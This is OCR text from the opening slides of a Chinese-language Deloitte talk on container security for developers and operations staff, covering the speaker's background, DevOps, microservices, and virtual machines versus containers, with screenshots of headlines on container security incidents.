
Deloitte.

勤業眾信



致 Dev 與 Ops 的容器安全小提醒

勤業眾信聯合會計師事務所 風險諮詢服務 高于凱

whoami

You can find me at hackercat.org
Facebook @hackercat1215

高于凱 Kai Kao

Deloitte Senior Manager

Pentester / DevSecOps

DevSecOps 社群顧問

Founder of HackerCat

Co-Founder of NOP Lab


Member of UCCU Hacker

Agenda

軟體開發型態改變

軟體開發型態的改變


近20年來，軟體開發經歷了快速的演進，主要受到多種技術和方法論的影響。



DevOps的關鍵技術

容器和微服務是推動DevOps成功的關鍵技術，因為它們提供了加速開發、測試和部署流程的工具和方法，從而增強了敏捷性、可擴展性和可靠性。

容器和微服務共同促進了DevOps的目標，包括提高自動化水準、縮短回饋循環、提升應用的品質和交付速度。這些技術提供了實現快速、可靠、高效軟體交付所需的靈活性和工具，是現代DevOps實踐不可或缺的一部分。



https://ithelp.ithome.com.tw/articles/10222902

微服務架構


部署效率

解耦和獨立部署


技術多樣性

擴展性和可靠性

Monolithic Architecture



Microservices Architecture




容器化技術

環境隔離與一致


資源效率與擴展

快速部署與回滾


微服務支持性



Virtual Machines vs Container


Virtual Machines
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Guest OS
Guest OS
Guest OS
Hypervisor
Operating System (Linux,Windows)
Infrastructure (Physical Server, Cloud Platform)
Containers
App1
App2
App3
Bins/Libs
Bins/Libs
Bins/Libs
Container Engine
Operating System (Linux,Windows)
Infrastructure (Physical Server, Cloud Platform)

容器安全的重要性



FORTRA Tripwire Integrity Management

English PRODUCTS SOLUTIONS SERVICES

Home / Blog / 60% of Organizations Suffered a Container Security Incident in 2018, Finds Study


60% of Organizations Suffered a Container Security Incident in 2018, Finds Study

Posted on January 7, 2019


News Topics Features Webinars White Papers Podcasts Events & Conferences Directory

NEWS 6 NOV 2023

Over Half of Users Report Kubernetes/Container Security Incidents


